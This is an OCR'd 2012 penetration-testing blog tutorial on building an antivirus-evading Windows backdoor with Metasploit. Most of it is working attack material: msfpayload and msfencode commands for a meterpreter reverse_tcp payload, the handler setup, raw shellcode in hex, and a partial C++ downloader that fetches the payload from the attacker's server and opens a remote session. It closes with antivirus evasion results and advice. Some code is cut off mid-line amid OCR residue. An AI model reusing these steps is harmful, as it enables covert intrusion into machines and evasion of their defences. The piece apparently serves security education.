
Creating an Undetectable Backdoor

pentestlab.blog/category/maintaining-access/page/2

April 16, 2012

Metasploit framework except of the scanners and the exploits that it has also provides the penetration testers the ability to create executables files from the payloads that it contains.In this article we will examine how we can create executable payloads that it can be used as backdoors and the effectiveness of writing our own backdoors that will be undetectable from antivirus.

Lets say that we want to convert a payload to an executable file.The first step of course is to decide which payload we are going to use.In this tutorial we will use the **windows/meterpreter/reverse_tcp** payload.The **-S** option will give us a summary of the payload and the available options that requires.



Summary of payload options

As you can see the only option that it requires is to configure the LHOST address.So In order to make this payload an .exe file we will use the command that you will see in the image below.

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.71 X > pentestlab.exe
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
 Length: 290
Options: {"LHOST"=>"192.168.1.71"}
root@bt:~#
```

Creating an executable payload

In the **LHOST** obviously we will put our local IP address,the **X** parameter will make this payload an .exe file and then we need to specify a name for the executable which in this case we have given the name **pentestlab.exe**.Now we need to open metasploit framework and to use the module **exploit/multi/handler.**

```
msf > use exploit/multi/handler
msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD => windows/meterpreter/reverse_tcp
msf  exploit(handler) > set LHOST 192.168.1.71
LHOST => 192.168.1.71
msf  exploit(handler) > exploit

[*] Started reverse handler on 192.168.1.71:4444
[*] Starting the payload handler...
```

Configuring the multi/handler module

When our file **pentestlab.exe** will executed on the target machine it will connect back to us.

```
[*] Started reverse handler on 192.168.1.71:4444
[*] Starting the payload handler...
[*] Sending stage (752128 bytes) to 192.168.1.76
[*] Meterpreter session 1 opened (192.168.1.71:4444 -> 192.168.1.76:1157) at 2012-04-15 01:59
:38 +0100

meterpreter >
```

Returning a meterpreter session

This method will only work on systems that are not running any antivirus software.Most popular antivirus will identify this as a backdoor/Trojan/virus so you have to find a way to bypass them.The best way of course is to create your own backdoor.

We have created a new file with the name **pentestlab.bin** which will encoded with the **shikata_ga_nai** 1 time and it will avoid the characters **\x00\x0a\x0d**.

```
root@bt:~# msfpayload windows/meterpreter/reverse_tcp LHOST=192.168.1.71 LPORT=4444 R| msfenc
ode -e x86/shikata_ga_nai -t raw -a x86 -b '\x00\x0a\x0d' -c 1 X> /root/Desktop/pentestlab.bi
n
[*] x86/shikata_ga_nai succeeded with size 317 (iteration=1)

root@bt:~# hexedit pentestlab.bin
```

Creating the .bin file

We are opening the file with a hex editor in order to check if this file doesn't contain the characters that we have instruct it before to avoid.

```
00000000  DB CC B8 2C  BD 42 1F D9  74 24 F4 5F  31 C9 B1 49  ....,.B..t$._1..I
00000010  31 47 19 83  EF FC 03 47  15 CE 48 BE  F7 87 B3 3F  1G.....G..H....?
00000020  08 F7 3A DA  39 25 58 AE  68 F9 2A E2  80 72 7E 17  ..:.9%X.h.*..r~.
00000030  12 F6 57 18  93 BC 81 17  24 71 0E FB  E6 10 F2 06  ..W.....$q......
00000040  3B F2 CB C8  4E F3 0C 34  A0 A1 C5 32  13 55 61 06  ;...N..4...2.Ua.
00000050  A8 54 A5 0C  90 2E C0 D3  65 84 CB 03  D5 93 84 BB  .T......e.......
00000060  5D FB 34 BD  B2 18 08 F4  BF EA FA 07  16 23 02 36  ].4..........#.6
00000070  56 EF 3D F6  5B EE 7A 31  84 85 70 41  39 9D 42 3B  V.=.[.z1..pA9.B;
00000080  E5 28 57 9B  6E 8A B3 1D  A2 4C 37 11  0F 1B 1F 36  .(W.n....L7....6
00000090  8E C8 2B 42  1B EF FB C2  5F CB DF 8F  04 72 79 6A  ..+B...._....ryj
000000A0  EA 8B 99 D2  53 29 D1 F1  80 4B B8 9D  65 61 43 5E  ....S)...K..eaC^
000000B0  E2 F2 30 6C  AD A8 DE DC  26 76 18 22  1D CE B6 DD  ..0l....&v."....
000000C0  9E 2E 9E 19  CA 7E 88 88  73 15 48 34  A6 B9 18 9A  .....~..s.H4....
000000D0  19 79 C9 5A  CA 11 03 55  35 01 2C BF  5E AB D6 28  .y.Z...U5.,.^..(
000000E0  A1 83 D8 EF  49 D1 DA FE  D5 5C 3C 6A  F6 08 96 03  ....I....\<j....
000000F0  6F 11 6C B5  70 8C 08 F5  FB 22 EC B8  0B 4F FE 2D  o.l.p...."...O.-
00000100  FC 1A 5C FB  03 B1 CB 04  96 3D 5A 52  0E 3F BB 94  ..\......=ZR.?..
00000110  91 C0 EE AE  18 54 51 D9  64 B8 51 19  33 D2 51 71  .....TQ.d.Q.3.Qq
00000120  E3 86 01 64  EC 13 36 35  79 9B 6F E9  2A F3 8D D4  ...d..65y.o.*...
00000130  1D 5C 6D 33  9C A1 B8 7A  1A D3 CE 6E  E6           .\m3...z...n.
```

pentestlab.bin file opened with a hex editor

The image below is a sample of the code that we have used for our backdoor which it has the name pentestlab.exe

```
int main(){
    int i;
    //this configure a HTTP agent to surf
  HINTERNET connect = InternetOpen("MyBrowser",INTERNET_OPEN_TYPE_PRECONFIG,NULL, NULL, 0);
    //if for validate connection.
   if(!connect){
      cout<<"Connection Failed or Syntax error";
      return 0;
   }
 //Open a malicious url
HINTERNET OpenAddress = InternetOpenUrl(connect,"http://192.168.1.71/backdoors/pentestlab.bin",

 //this check the handler for URL
   if ( !OpenAddress )
```


Sample of the Backdoor code

Lets say that we have deliver the pentestlab.exe to our target and the victim has executed the malicious file.

```
C:\backdoor>pentestlab.exe
\xdb\xcc\xb8\x2c\xbd\x42\x1f\xd9\x74\x24\xf4\x5f\x31\xc9\xb1\x49\x31\x47\x19\x83
\xef\xfc\x03\x47\x15\xce\x48\xbe\xf7\x87\xb3\x3f\x08\xf7\x3a\xda\x39\x25\x58\xae
\x68\xf9\x2a\xe2\x80\x72\x7e\x17\x12\xf6\x57\x18\x93\xbc\x81\x17\x24\x71\x0e\xfb
\xe6\x10\xf2\x06\x3b\xf2\xcb\xc8\x4e\xf3\x0c\x34\xa0\xa1\xc5\x32\x13\x55\x61\x06
\xa8\x54\xa5\x0c\x90\x2e\xc0\xd3\x65\x84\xcb\x03\xd5\x93\x84\xbb\x5d\xfb\x34\xbd
\xb2\x18\x08\xf4\xbf\xea\xfa\x07\x16\x23\x02\x36\x56\xef\x3d\xf6\x5b\xee\x7a\x31
\x84\x85\x70\x41\x39\x9d\x42\x3b\xe5\x28\x57\x9b\x6e\x8a\xb3\x1d\xa2\x4c\x37\x11
\x0f\x1b\x1f\x36\x8e\xc8\x2b\x42\x1b\xef\xfb\xc2\x5f\xcb\xdf\x8f\x04\x72\x79\x6a
\xea\x8b\x99\xd2\x53\x29\xd1\xf1\x80\x4b\xb8\x9d\x65\x61\x43\x5e\xe2\xf2\x30\x6c
\xad\xa8\xde\xdc\x26\x76\x18\x22\x1d\xce\xb6\xdd\x9e\x2e\x9e\x19\xca\x7e\x88\x88
\x73\x15\x48\x34\xa6\xb9\x18\x9a\x19\x79\xc9\x5a\xca\x11\x03\x55\x35\x01\x2c\xbf
\x5e\xab\xd6\x28\xa1\x83\xd8\xef\x49\xd1\xda\xfe\xd5\x5c\x3c\x6a\xf6\x08\x96\x03
\x6f\x11\x6c\xb5\x7 \x8c\x08\xf5\xfb\x22\xec\xb8\x0b\x4f\xfe\x2d\xfc\x1a\x5c\xfb
\x03\xb1\xcb\x04\x96\x3d\x5a\x52\x0e\x3f\xbb\x94\x91\xc0\xee\xae\x18\x54\x51\xd9
\x64\xb8\x51\x19\x33\xd2\x51\x71\xe3\x86\x01\x64\xec\x13\x36\x35\x79\x9b\x6f\xe9
\x2a\xf3\x8d\xd4\x1d\x5c\x6d\x33\x9c\xa1\xb8\x7a\x1a\xd3\xce\x6e\xe6\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00\x00
```


Execution of pentestlab.exe

The execution of the backdoor it will generate HTTP request to the malicious web server where the pentestlab.bin is located.



Malicious Web Server

A meterpreter session it will return to us.



Meterpreter Session Opened after the execution of the backdoor

But what about the antivirus?This backdoor doesn't contain any known signatures and have been encoded with the **shikata_ga_nai** which is a polymorphic encoder so it will bypass most of the well-known antivirus.

Detection ratio

As you can see and from the image below antivirus such as Kaspersky,McAfee,NOD32,Panda Sophos,Symantec and Microsoft did not detect the backdoor so any machine can be compromised easily.

Kaspersky	-	20120415
McAfee	-	20120415
McAfee-GW-Edition	-	20120414
Microsoft	-	20120415
NOD32	-	20120415
Norman	-	20120415
nProtect	-	20120415
Panda	-	20120415
PCTools	-	20120415
Rising	-	20120413
Sophos	-	20120415
SUPERAntiSpyware	-	20120402
Symantec	-	20120415

Well known antivirus did not detect the backdoor

Conclusion

In the first method that we had created an executable from the existing metasploit payloads without any encoding the detection ratio was bigger and most of the antivirus had identify the malicious payload.From our observation we have seen that shikata_ga_nai is not so effective in executables that haven been created by existing metasploit payloads.So it doesn't matter how well you will use that encoder or any other packer because most of the antivirus have already in their signatures database the signatures of these payloads.

From the other hand when we used as a backdoor something that we have created the detection ratio was very low.So the only effective way to bypass antivirus is to know how to modify the signature of the payload or to write your own shellcode and to play with different packers and encoders until you have an executable which will be undetectable.